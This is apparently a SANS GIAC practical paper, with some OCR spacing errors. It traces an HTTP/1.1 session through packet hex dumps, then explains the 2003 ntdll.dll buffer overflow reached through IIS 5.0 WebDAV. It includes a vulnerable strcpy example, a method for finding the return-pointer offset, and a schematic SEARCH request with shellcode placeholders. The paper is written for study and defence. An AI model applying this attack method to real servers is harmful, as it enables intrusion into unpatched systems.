Date: Fri, 28 Nov 2003 09:42:08 GMT	Date
Content-Length: 1270	Length of Cont ent
Content-Type: text/html	Type of Content
Set-Cookie: ASPSESSIONIDGQQQQUEG=MJMHDMIDNLFH NENGKNALLDIG;path=/	Cookie na me
Cache-control:private	

The rest of the data is the Hypertext Mark -Up Language (HTML) content that will be drawn on the client's sc reen.

Client acknowledges packet with an Ack

```
00:40:07.268606 10.10.10.1.1025 > 10.10.10.10.http: . ack 1492 win 8688
<nop,nop,timestamp 48869 4382> (DF)
0x0000        4500 0034 3a00 4000 4006 d8a5 0a0a 0a01    E..4:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 85d b 5df1 3f55   .......P*V..].?U
0x0020        8010 21f0 0ae2 0000 0101 080a 0000 bee5    ..!.............
0x0030        0000 111e                                  ....
```

I stated earlier that this transaction has a single request and reply cycle so the connection should now rea lly be closed. Since the original RFC1945, HTTP has evolved and the version that is being used in this example is HTTP/1.1 and is defined in RFC2068 [2]. One of the main differences being: -

> "In HTTP/1.0, most implementations used a new connection for eac h request/response exchange. In HTTP/1. 1, a connection may be used for one or more request/response exchanges, although connections may be closed for a variety of reasons "

This change led to persistent connections that removed the need for a client to ke ep negotiating a connection for every URL and image on a page. Consequently a time out is sent by the client to inform the server that it will keep the connection open for a specified period of inactivity time.

Client now pushes another request without h aving to negotiate a new connection

```
00:40:07.419858 10.10.10.1.1025 > 10.10.10.10.http: P 447:990(543) ack 1492 win
8688 <nop,nop,timestamp 48884 4382> (DF)
0x0000        4500 0253 3a01 4000 4006 d685 0a0a 0a01    E..S:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56  85db 5df1 3f55   .......P*V..].?U
0x0020        8018 21f0 d2aa 0000 0101 080a 0000 bef4    ..!.............
0x0030        0000 111e 4745 5420 2f70 6167 6572 726f    ....GET./pagerro
0x0040        722e 6769 6620 4854 5450 2f31 2e31 0d0a    r.gif.HTTP/1.1..
0x0050        486f 7374 3a20 3130 2 e31 302e 3130 2e31   Host:.10.10.10.1
0x0060        300d 0a55 7365 722d 4167 656e 743a 204d     0..User-Agent:.M
0x0070        6f7a 696c 6c61 2f35 2e30 2028 5831 313b    ozilla/5.0.(X11;
0x0080        2055 3b20 4c69 6e75 7820 6936 3836 3b20    .U;.Linux.i686;.
0x0090        656e 2d55 533b 20 72 763a 312e 3129 2047   en-US;.rv:1.1).G
```

[1] See the Extras Section for a list of HTTP Response Codes
[2] http://www.faqs.org/rfcs/rfc2068.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x00a0        6563 6b6f 2f32 3030 3230 3832 360d 0a41    ecko/20020826..A
0x00b0        6363 6570 743a 2074 6578 742f 786d 6c2c    ccept:.text/xml,
0x00c0        6170 706c 6963 6174 696f 6e2f 786d 6c2c    application/xml,
0x00d0        6170 706c 696 3 6174 696f 6e2f 7868 746d   application/xhtm
0x00e0        6c2b 786d 6c2c 7465 7874 2f68 746d 6c3b    l+xml,text/html;
0x00f0        713d 302e 392c 7465 7874 2f70 6c61 696e    q=0.9,text/plain
0x0100        3b71 3d30 2e38 2c76 6964 656f 2f78 2d6d    ;q=0.8,video/x -m
0x0110        6e67 2c69  6d61 6765 2f70 6e67 2c69 6d61   ng,image/png,ima
0x0120        6765 2f6a 7065 672c 696d 6167 652f 6769    ge/jpeg,image/gi
0x0130        663b 713d 302e 322c 7465 7874 2f63 7373    f;q=0.2,text/css
0x0140        2c2a 2f2a 3b71 3d30 2e31 0d0a 4163 6365    ,*/*;q=0.1..Acce
0x0150        7074  2d4c 616e 6775 6167 653a 2065 6e2d   pt-Language:.en -
0x0160        7573 2c20 656e 3b71 3d30 2e35 300d 0a41    us,.en;q=0.50..A
0x0170        6363 6570 742d 456e 636f 6469 6e67 3a20    ccept-Encoding:.
0x0180        677a 6970 2c20 6465 666c 6174 652c 2063    gzip,.deflate,.c
0x0190        6f6d 7072 6573 733b 713d 302e 390d 0a41    ompress;q=0.9..A
0x01a0        6363 6570 742d 4368 6172 7365 743a 2049    ccept-Charset:.I
0x01b0        534f 2d38 3835 392d 312c 2075 7466 2d38    SO-8859-1,.utf-8
0x01c0        3b71 3d30 2e36 362c 202a 3b71 3d30 2e36    ;q=0.66,.*;q=0.6
0x01d0        360d 0a4b 6565 702d 416c 6976 653a 2033    6..Keep-Alive:.3
0x01e0        3030 0d0a 436f 6e6e 6563 7469 6f6e 3a20    00..Connection:.
0x01f0        6b65 6570 2d61 6c69 7665 0d0a 5265 6665    keep-alive..Refe
0x0200        7265 723a 2068 7474 703a 2f2f 3130 2e31    rer:.http://10.1
0x0210        302e 3130 2e31 302f 0d0a 436f 6f6b 6965    0.10.10/..Cookie
0x0220        3a20 4153 5053 4553 5349 4f4e 4944 4751    :.ASPSESSIONIDGQ
0x0230        5151 5155 4547 3d4d 4a4d 4844 4d49 444e    QQQUEG=MJMHDMIDN
0x0240        4c46 484e 454e 474b 4e41 4c4c 4449 470d    LFHNENGKNALLDI G.
0x0250        0a0d 0a                                    ...
```

Server delivers a Graphic image called pagerror .gif

```
00:40:07.447433 10.10.10.10.http > 10.10.10.1.1025: . 1492:2940(1448) ack 990
win 16531 <nop,nop,timestamp 4384 48884> (DF)
0x0000        4500 05dc 004a  4000 8006 ccb3 0a0a 0a0a   E....J@.........
0x0010        0a0a 0a01 0050 0401 5df1 3f55 2a56 87fa    .....P..].?U*V..
0x0020        8010 4093 2477 0000 0101 080a 0000 1120    ..@.$w..........
0x0030        0000 bef4 4854 5450 2f31 2e31 2032 3030    ....HTTP/1.1.200
0x0040        204f 4b0d 0 a53 6572 7665 723a 204d 6963   .OK..Server:.Mic
0x0050        726f 736f 6674 2d49 4953 2f35 2e30 0d0a    rosoft-IIS/5.0..
0x0060        4461 7465 3a20 4672 692c 2032 3820 4e6f    Date:.Fri,.28.No
0x0070        7620 3230 3033 2030 393a 3432 3a30 3820    v.2003.09:42:08.
0x0080        474d 54 0d 0a43 6f6e 7465 6e74 2d54 7970   GMT..Content-Typ
0x0090        653a 2069 6d61 6765 2f67 6966 0d0a 4163    e:.image/gif..Ac
0x00a0        6365 7074 2d52 616e 6765 733a 2062 7974    cept-Ranges:.byt
0x00b0        6573 0d0a 4c61 7374 2d4d 6f64 6966 6965    es..Last-Modifie
0x00c0        643a 2054 6875 2c20 3033 204a 756e 2031    d:.Thu,.03.Jun.1
0x00d0        3939 3920 3233 3a31 333a 3430 2047 4d54    999.23:13:40.GMT
0x00e0        0d0a 4554 6167 3a20 2230 6161 3431 6237    ..ETag:."0aa41b7
0x00f0        3136 6165 6265 313a 3338 3033 220d 0a43    16aebe1:3803"..C
0x0100        6f6e 7465 6e74 2d4c 656e 6774 683a 2032    ontent-Length:.2
0x0110        3830 360d 0a0d 0a42 4df6 0a00 0000 0000    806....BM.......
0x0120        0036 0400 0028 0000 0024 0000 0030 0000    .6...(...$...0..
0x0130        0001 0008 0000 0000 00c0 0600 0000 0000    ................
0x0140        0000 0000 0000 0100 0000 0100 0000 0000    ................
0x0150        0000 0080 0000 8000 0000 8080 0080 0000    ................
0x0160        0080 0080 0080 8000 0080 8080 00c0 c0c0    ................
0x0170        0000 00ff 0000 ff00 0000 ffff 00ff 0000    ................
0x0180        00ff 00ff 00ff ff00 00ff ffff 0000 0000    ................
0x0190        0000 0000 0000 0000 0000 0000 0000 0000    ................
0x01a0        0000 0000 0000 0000 0000 0000 0000 0000    ................
0x01b0        0000 0000 0000 0000 0000 0000 0000 0000    ............ ....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x01c0        0000 0000 0000 0000 0000 0000 0000 0000    ................
```

Repeated Lines removed

```
0x0550        0000 0000 0000 0000 0000 0000 0000 0000    ................
0x0560        0000 0000 0000 0000 0000 0000 0000 0000    ................
0x0570        0007 0808 0808 0808 080 8 0808 0808 0808   ................
0x0580        0808 0808 0808 0808 0808 0808 0808 0808    ................
0x0590        0808 0808 0007 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x05a0        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x05b0        0f0f 0f0f 0f0f 0f08  0007 0f0f 0f0f 0f0f   ................
0x05c0        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f         ..............

00:40:07.447699 10.10.10.1.1025 > 10.10.10.10.http: . ack 2940 win 11584
<nop,nop,timestamp 48887 4384> (DF)
0x0000        4500 0034 3a02 4000 4006 d8a3 0a0a 0a  01  E..4:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 87fa 5df1 44fd    .......P*V..].D.
0x0020        8010 2d40 f7b6 0000 0101 080a 0000 bef7    ..-@............
0x0030        0000 1120                                  ....

00:40:07.447438 10.10.10.10.http > 10.10.10.1.1025:  . 2940:4388(1448) ack 990
win 16531 <nop,nop,timestamp 4384 48884> (DF)
0x0000        4500 05dc 004b 4000 8006 ccb2 0a0a 0a0a    E....K@.........
0x0010        0a0a 0a01 0050 0401 5df1 44fd 2a56 87fa    .....P..].D.*V..
0x0020        8010 4093 55c7 0000 0101 080a 0000 1120    ..@.U...........
0x0030        0000 bef4 0007 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x0040        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x0050        0f0f 0f0f 0f0f 0f08 0007 0f0f 0f0f 0f0f    ................
0x0060        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x0070        0f0f 0f0f 0f0f 0f0f 0f0f 0f08 0007 0f0f    ................
0x0080        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
```

Repeated Lines Removed

```
0x0570        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x0580        0f07 0f0f 0f0 8 0700 0f0f 0f0f 0f07 0f0f   ................
0x0590        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x05a0        0f0f 0f0f 0f07 0f0f 0807 000f 0f0f 0f0f    ................
0x05b0        0f07 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x05c0        0f0f 0f0f  0f0f 0f0f 0f07 0f08 0700        ..............

00:40:07.448149 10.10.10.1.1025 > 10.10.10.10.http: . ack 4388 win 14480
<nop,nop,timestamp 48887 4384> (DF)
0x0000        4500 0034 3a03 4000 4006 d8a2 0a0a 0a01    E..4:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 87 fa 5df1 4aa5   .......P*V..].J.
0x0020        8010 3890 e6be 0000 0101 080a 0000 bef7    ..8.............
0x0030        0000 1120                                  ....

00:40:07.447459 10.10.10.10.http > 10.10.10.1.1025: P 4388:4525(137) ack 990 win
16531 <nop,nop,timestamp 4 384 48884> (DF)
0x0000        4500 00bd 004c 4000 8006 d1d0 0a0a 0a0a    E....L@.........
0x0010        0a0a 0a01 0050 0401 5df1 4aa5 2a56 87fa    .....P..].J.*V..
0x0020        8018 4093 5cd5 0000 0101 080a 0000 1120    ..@.\...........
0x0030        0000 bef4 0f0f 0f0f 0f0f 0f0f 0f  0f     ................
0x0040        0f0f 0f0f 0f07 0807 000f 0f0f 0f0f 0f0f    ................
0x0050        0f07 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f0f    ................
0x0060        0f0f 0f0f 0f0f 0f0f 0f07 0700 0f0f 0f0f    ................
0x0070        0f0f 0f0f 0f07 0f0f 0f0f 0f0f 0f0  f 0f0f  ................
0x0080        0f0f 0f0f 0f0f 0f0f 0f0f 0f0f 0f07 000f    ................
0x0090        0f0f 0f0f 0f0f 0f0f 0f07 0707 0707 0707    ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0x00a0        0707 0707 0707 0707 0707 0707 0707 0707    ................
0x00b0        0707 0f0f 0f0f 0f0f 0f0f 0f0f   0f         ............
```

```
00:40:07.449287 10.10.10.1.1025 > 10.10.10.10.http: . ack 4525 win 14480
<nop,nop,timestamp 48887 4384> (DF)
0x0000        4500 0034 3a04 4000 4006 d8a1 0a0a 0a01    E..4:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 87fa 5df1 4b2e    .......P*V..].K.
0x0020        8010 3890 e635 0000 0101 080a 0000 bef7    ..8..5..........
0x0030        0000 1120                                  ....
```

The client now finishes the connection, as the timeout period of 300 seconds (5 minutes) that the client sent in the original GE T request has been exceeded as seen in the difference between the timestamps of the last two packets.

The client sends a FIN request (F) to the server

```
00:45:13.228758 10.10.10.1.1025 > 10.10.10.10.http:   F 990:990(0) ack 4525 win
14480 <nop,nop,timestamp  79465 4384> (DF)
0x0000        4500 0034 3a05 4000 4006 d8a0 0a0a 0a01    E..4:.@.@.......
0x0010        0a0a 0a0a 0401 0050 2a56 87fa 5df1 4b2e    .......P*V..].K.
0x0020        8011 3890 6ec2 0000 0101 080a 0001 3669    ..8.n.........6i
0x0030        0000 1120                                  ....
```

The server acknowledges the packet sent.

```
00:45:13.233986 10.10.10.10.http > 10.10.10.1.1025: . ack 991 win 16531
<nop,nop,timestamp 7463 79465> (DF)
0x0000        4500 0034 0055 4000 8006 d250 0a0a 0a0a    E..4.U@....P....
0x0010        0a0a 0a01 0050 0401 5d f1 4b2e 2a56 87fb    .....P..].K.*V..
0x0020        8010 4093 5ab8 0000 0101 080a 0000 1d27    ..@.Z..........'
0x0030        0001 3669                                  ..6i
```

The server then sends its own FIN request

```
00:45:13.240001 10.10.10.10.http > 10.10.10.1.1025: F 4525  :4525(0) ack 991 win
16531 <nop,nop,timestamp 7463 79465> (DF)
0x0000        4500 0034 0056 4000 8006 d24f 0a0a 0a0a    E..4.V@....O....
0x0010        0a0a 0a01 0050 0401 5df1 4b2e 2a56 87fb    .....P..].K.*V..
0x0020        8011 4093 5ab7 0000 0101 080a 0000 1d27    ..@.Z..........'
0x0030        0001 3669                                  ..6i
```

Client acknowledges the packet and the connection is dropped.

```
00:45:13.240832 10.10.10.1.1025 > 10.10.10.10.http: . ack 4526 win 14480
<nop,nop,timestamp 79466 7463> (DF)
0x0000        4500 0034 0000 4000  ff06 53a5 0a0a 0a01   E..4..@...S.....
0x0010        0a0a 0a0a 0401 0050 2a56 87fb 5df1 4b2f    .......P*V..].K/
0x0020        8010 3890 62b9 0000 0101 080a 0001 366a    ..8.b.........6j
0x0030        0000 1d27                                  ...'
```

© SANS Institute 2004, Author retains full rights.

Description of the Vulnerability

This exploit takes advantage of a buffer overflow vulnerability that exists in the Microsoft Windows 2000 core module ntdll.dll. Many programs within the Windows software access this module but I am going to look at just one of them, Microsoft's IIS 5.0. Web Server. It should be noted that it is not IIS 5.0 that is being exploited, this is just the route used to exploit the vulnerability. One of the features of the exploit I will demonstrate is that on a Windows 2000 Advanced Server it is installed as part of the default build and configured to automatically start up when the system is booted.

This vulnerability will probably have many ways of being exploited and is not just reliant on the IIS and WebDAV c omponents. NGSSoftware [1] has written a paper that predi cts the following: -

> "Security researchers at NGSSoftware have already discovered several new attack vectors and believe there will be many that will come to light over the next few weeks. There are too many ways for an attacker to "access" the vulnerabil ity. Likely areas will be Non-MS web and ftp servers, IMAP servers, Anti -Virus solutions and other MS Windows Services."

Components of the Exploit

Windows 2000 Advanced Server

When this product is installed onto a machine the web component of IIS 5.0 is automatically installed and set to start up by default.

Figure 2: Installing Windows Components

[1] http://www.nextgenss.com

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As you can see in the above figure, the Internet Information Service is checked for install. This means that any person who buys a computer and then installs this software using all the default settings may not know that they have a vulnerable system that is prone to the attack. How many people would fall into that category?

As part of the research for this paper a number of people, who have bought a standard PC from a reputable supplier for home use on the Internet, were asked a few questions. When the question of security was discussed it became apparent that some of them had never heard of the Windows Update routines for keeping their machines up to date against the latest vulnerabilities by downloading the various security patches. Some had heard of them but not applied all the updates due to it taking hours on a 56K modem for a full service pack and the connection was not that robust. Consequently their machines have had little or no security updates applied since they were originally built. The problem is increased due to the use of broadband as it gives the user to the ability to permanently leave their PC connected to the Internet. This gives the attackers a greater timescale to perform their reconnaissance and exploits. It also makes the attackers life a lot easier as they do not have to start checking which compromised PC's are actually available for them to use as an attacking station to compromise other machines or utilise as part of a Distributed Denial of Service (DDoS) attack. This is where the attacker compromises numerous machines and then configures them to perform a combined attack on a remote site by consuming all their available bandwidth, thereby making the site unavailable.

Another thing that should be considered is when a new home computer is bought, most of the time it arrives pre-loaded with the operating system you specified as part of the package. How many people look at what has been installed then check whether or not it is secure enough for what they are going to use it for? Many people will probably assume that because it has been bought already built it should, therefore, be safe to use!

NTDLL.DLL

This is a Microsoft Windows module that is a native Application Program Interface (API). The user programs call this module so they can transfer control from the program to the kernel. The kernel is the central module of the operating system that is loaded first and remains in the main memory. Typically it is responsible for memory and disk management to perform system functions like allocating memory for the processes to utilise or creating a file. For more information on ntdll.dll see http://www.sysinternals.com/ntw2k/info/ntdll.shtml

IIS 5.0

IIS is Microsoft's Internet Information Services and is provided as a built in web server for Windows 2000 products and as stated previously on Windows 2000 Advanced Server it is automatically installed and runs as part of the default install. It utilises WebDAV to allow remote administration of web sites via an HTTP connection. Again this feature is installed automatically in Windows 2000 Advanced Server.

WebDAV

WebDAV is best explained from a quote taken from its official Internet site.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"Briefly: WebDAV stands for 'Web -based Distributed Authoring and Versioning. It is a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers" [1]

It conforms to RFC2518 [2] - HTTP Extensions for Distributed Authoring and is a set of Internet standards for methods, headers, and content -types for the management of resource properties, creation and management of resource collections, namespace manipulation and resource locking.

The Exploit

What is a Buffer Overflow?

There have been a lot of papers [3], which describe in detail, how a buffer overflow occurs. Here is a brief summary of how these types of exploit work. This includes a basic overview of how a program (or application) is run.

Overview of How a Program Runs

There are several components within a computer that control and enable programs to run. Two of these components are the Central Processing Unit (CPU) and the Memory.

The memory is an area of dynamic storage and is used to store the programs that are currently being processed. As there are no moving parts in the memory the transfer of data to and from it is extremely fast which, helps reduce the times it takes programs to run.

The CPU is the engine of the computer. This manages all the processes that are required to run a program [4]. It utilises of a set of registers and pointers that store essential information about the all the programs that are currently being processed. For example, the physical address of the next instruction in the allocated memory for the running program.

After the current instruction has been executed, the instruction pointer is incremented; the next instruction is fetched from the memory and then executed. The CPU continues to perform this process of sequentially walking through the area of memory allocated for that program (called stepping) and executing the instructions until an instruction tells it to make a decision, this decision will be dependant on a set of conditions. These could include the following: -

1. Jump to another section of the program and forget where it jumped from – These are known as GOTO statements and are generally associated with IF/THEN conditions.

---

[1] More information for WebDav can be found at http://www.webdav.org/
[2] http://www.ietf.org/rfc/rfc2518.txt
[3] Smashing the Stack for Fun and Profit - http://www.insecure.org/stf/smashstack.txt
[4] A program is a set of instructions (code), which tell a computer what to do. (Consequently it is not the computers fault when programs deliver the wrong results but the programmer who coded the instructions).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2. Only perform the following code if the condition stated is met. – These are known as IF/THEN conditional statements
3. Perform another block of instructions then continue from the instruction immediately after this. – This could be a call to a Subroutine (a block of code is within the running program that performs a function that needs to be done many times during the life cycle of the program), or another program altogether.

When one of these decisions has been made the appropriate piece of code will be loaded into memory, the value of the instruction pointer is changed to the new memory location where it needs to start the walk through memory again, also the value of the last instruction pointer is saved so it can continue with the next instruction once the called subroutine or program has finished.

The Allocated Memory area for a Running Program

Loading the Memory

For a computer to make a program or subroutine start running, the calling program (which could be the operating system) allocates a work area within the available memory. All details pertaining to the new instructions are then loaded onto the stack in a sequential order (and consequently unloaded in the reverse order. The code is loaded into memory as follows: -




Figure 3: Layout of Memory Regions for a Process

As you can see the portion of the memory that is set aside for local variables has been expanded. This is to highlight that these areas could contain any number of items and the amount of space allocated to it is dependant on how the program has been written, e.g. the number of variables in the program. This is the area of the stack that is that is exploited by a buffer overflow.

Memory Attributes

Each area within the memory has different attributes, the area reserved for the code (Also known as the text region) is a read only segment so any attempt by a program to try and subvert the running code will cause a segmentation violation error and the program will simply stop.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The area reserved for the Global variables is a no n-executable area i.e. it can be written to, read from but no code which is placed in this area can be run. Primarily these variables have been initialised by the program and are available to all programs that will be called for this particular suite of pr ograms.

The area above that is called the Stack. One of the purposes of the stack is to provide a region in memory where the local variables of a program are dynamically stored. To start off these variables are un -initialised by the program but their very nature means that they can, and will be altered during the life cycle of the program. Some of these changes will happen due to factors that are completely outside of the program's influence. I.e. the logon process. For someone to access an account the pro gram has to get some information regarding the account it needs to retrieve details for. One of the ways to get this information is to prompt a user to input the appropriate details about themselves. Consequently the program needs to have write access to t his area of the memory to give it the ability to store the input data.

An analogy to understand the stack could be used as follows: -

> To climb a ladder safely you place one foot on the bottom step, then place you r other foot on the next step. This proces s is repeated until you reach the desired height you want (Assuming you don't fall off). To come down the process is reversed again taking one step at a time. This process means you should not come down the ladder without missing a step you have already us ed; if you do then the process is likely to become unstable causing you to probably fall down and break something. E.g. your leg.

With the stack the principal is basically the same. The stack is loaded and buffers allocated in a sequential order (i.e. eac h piece of code is sequentially pushed on top of the stack) and unloaded in the reverse order. If this process is not adhered to and the program suddenly moves to a different area of the stack then who knows what might happen!

Now that I have given a simp le overview of how programs run on a computer I will explain why buffer overflows occur. A buffer overflow can happen when a program accepts data and allocates it to memory without any bounds checking. This means that it does not check whether the action it is doing will actually work correctly. E.g. If you have a pint of water and pour it into a half ping mug then it spills over.

Consider the following program. It is a modification of the famous"Hello World" programming example that Introduction to most programming languages start off with.

```
void print_function(char *str)          - Subroutine of the main program
{
        char buffer[20];                - Sets aside space in the stack of 20
                                          Characters for the variable
        strcpy(buffer, "Hello ");               - Copies the text "Hello " i nto buffer
        strcat(buffer,str);             - Appends the contents of str to what
                                          is already in buffer

        printf("%s\n",buffer);          - Prints the contents of buffer as a
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
}                                       string

main()                                  - Main program starts here
{
        print_function("World");        - Call the print subroutine above
}                                         Passing the word "World" to it
```

The program consists of two sections called 'main' and 'print_function. The main section is where the code will actually start executing from. This calls the subroutine [1] print_function passing it the string of characters that make up the word "World".

The subroutine then works as follows: -

- Loaded into the memory and a variable called buffer is initialised by creating space in the stack big enough to hold 20 characters
- Accepts the data from the main program and stores it in a variable called str.
- Uses a command called strcpy to copy the characters from the second parameter into the variable buffer.
- Uses a command called strcat to append the characters held in the second parameter into the variable called buffer.
- Prints the resulting combination of characters as "Hello World"

When this program calls the subroutine it allocates memory space for the variables on the stack as follows: -




Figure 4: Loading Subroutine into the stack

This works fine if the total number of characters in buffer does not exceed 20. But consider this: - If we amended the line: -

```
print_function("World");
```

To: -

```
print_function("World, How are you today");
```

[1] A Subroutine is a set of instructions which can be called many times from anywhere within the same program. This means it only has to be coded once.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Then the variable buffer would eventually contain

"Hello World, How are you today"

As you can see this program does not do any validation to ensure the variable buffer does not exceed its initialised size. I.e. if the variable str is longer than 14 character limit (20 – 'Hello ') which has been implicitly set by buffer being only allowed to be 20 then the resultant length of buffer will be greater than 20. This means that once the strcat function has completed the string will now be 30 characters in length and a buffer overflow will have occurred. The first 20 characters are held in the correct segment of the stack but the remaining 10 characters spill over into the adjacent segment in the load direction. I.e. the stack is overwritten from that point onwards and will overwrite the Return Pointer and onwards towards the top of the memory.

If someone were to do a little research by sending carefully crafted strings to the program they could determine the address of the return pointer. The string could be formed as follows: -

- Arbitrary characters
- NOPs – these are machine instructions that do not actually perform any work i.e NO Operation, but can be used to pad out strings to large sizes
- The exploit code
- A return pointer which will point somewhere in the NOPs.

Depending on the size of the buffer allocated in the program determines the amount of padding required using the arbitrary characters and NOPs. This will mean shortening or extending the size of the string until it maps exactly onto the layout of the stack. An example of this could be as follows: -

- Attacker sends a packet that contains 50 characters of every letter in the alphabet (1300 characters in total).
- This causes the server to crash possibly giving the Instruction pointer and the contents of the pointer.
- If the contents of the pointer contain the letter D then the crash occurs when the buffer length is between 150 and 200 characters in length.
- They then try again filling the first 150 characters with 'A' then 10 of 'B', 'C','D','E','F'
- This should then cause the server to crash giving the instruction pointer and the contents – e.g. E
- This technique is repeated until the actual length of the buffer is found that causes the overflow. Hence the return pointer can be overwritten at this point.

© SANS Institute 2004, Author retains full rights.




Figure 5: Smashed Stack

From the comments in the source of the various exploits listed at the end of this paper this is the technique used to create the buffer overflow: -

A string is created that will be padded out and contain the s hell code

```
SEARCH /[nop] [ret][ret][ret] ... [ret] [nop][nop][nop][nop][nop]
... [nop] [jmpcode]
```

IIS converts the above portion of the string to Unicode using UTF -16[1] encoding and it is this Unicode string that triggers the buffer overflow. This means that the shell code cannot be inserted here, as the conversion would corrupt it.

```
HTTP/1.1
{HTTP headers here}
{HTTP body with webDAV content}
```

This pads out as follows: -

HTTP/1.1
Host:10.10.10.10 Content -type:text/xml Content -Length:135
<?xml.version="1.0"?><g :searchrequest.xmlns:g="DAV:"><g:sql>Select "DAV:displayname".from.scope() </g:sql></g:searchrequest>

Where

<?xml.version="1.0"?>	-	Defines the xml version being used
<g:searchrequest.xmlns:g="DAV:">	-	Start of a search statement for Webdav
<g:sql>	-	Enter SQL

[1] http://www.ietf.org/rfc/rfc2781.txt

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
            Select "DAV:displayname"  -     Select details
            From scope()
        </g:sql>                      -     End of SQL statement
</g:searchrequest>                    -     End of search statement
```

```
0x01 [shellcode]
```

Then the shell code is inserted after 0x01. The significance of the 0x01 is so the jum p code that is in the first section of the string can find the start address of the shell code so it can 'jump' straight to it to complete the exploit.

Signature of the Attack

After the attack has been successful there will be entries in the Event Viewer reporting the failures of several services.

